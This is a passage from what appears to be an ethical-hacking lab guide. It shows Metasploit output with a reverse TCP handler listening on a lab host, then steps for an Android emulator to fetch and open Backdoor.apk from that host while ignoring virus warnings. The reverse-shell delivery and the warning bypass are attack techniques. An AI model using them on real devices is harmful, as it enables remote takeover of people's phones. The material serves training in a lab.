
Exploit target:
Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
```

17.  Click **Android** to switch to the **Android** emulator machine.
18.  If the **Android** machine is non-responsive then, click **Commands** icon from the top-left corner of the screen, navigate to **Power --> Reset/Reboot machine**.

If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.



19.  In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser



20.  In the address bar, type **http://10.10.1.13/share** and press **Enter**.

If a **Browse faster. Use less data.** notification appears, click **No thanks**.

If a pop up appears, click **Allow**.

21.  The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.

**Index of /share**

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> |                  | -    |             |
| <a href="#">Backdoor.apk</a>     | 2022-04-18 04:48 | 9.9K |             |


Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80

22.  After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

In **Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.


If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**.



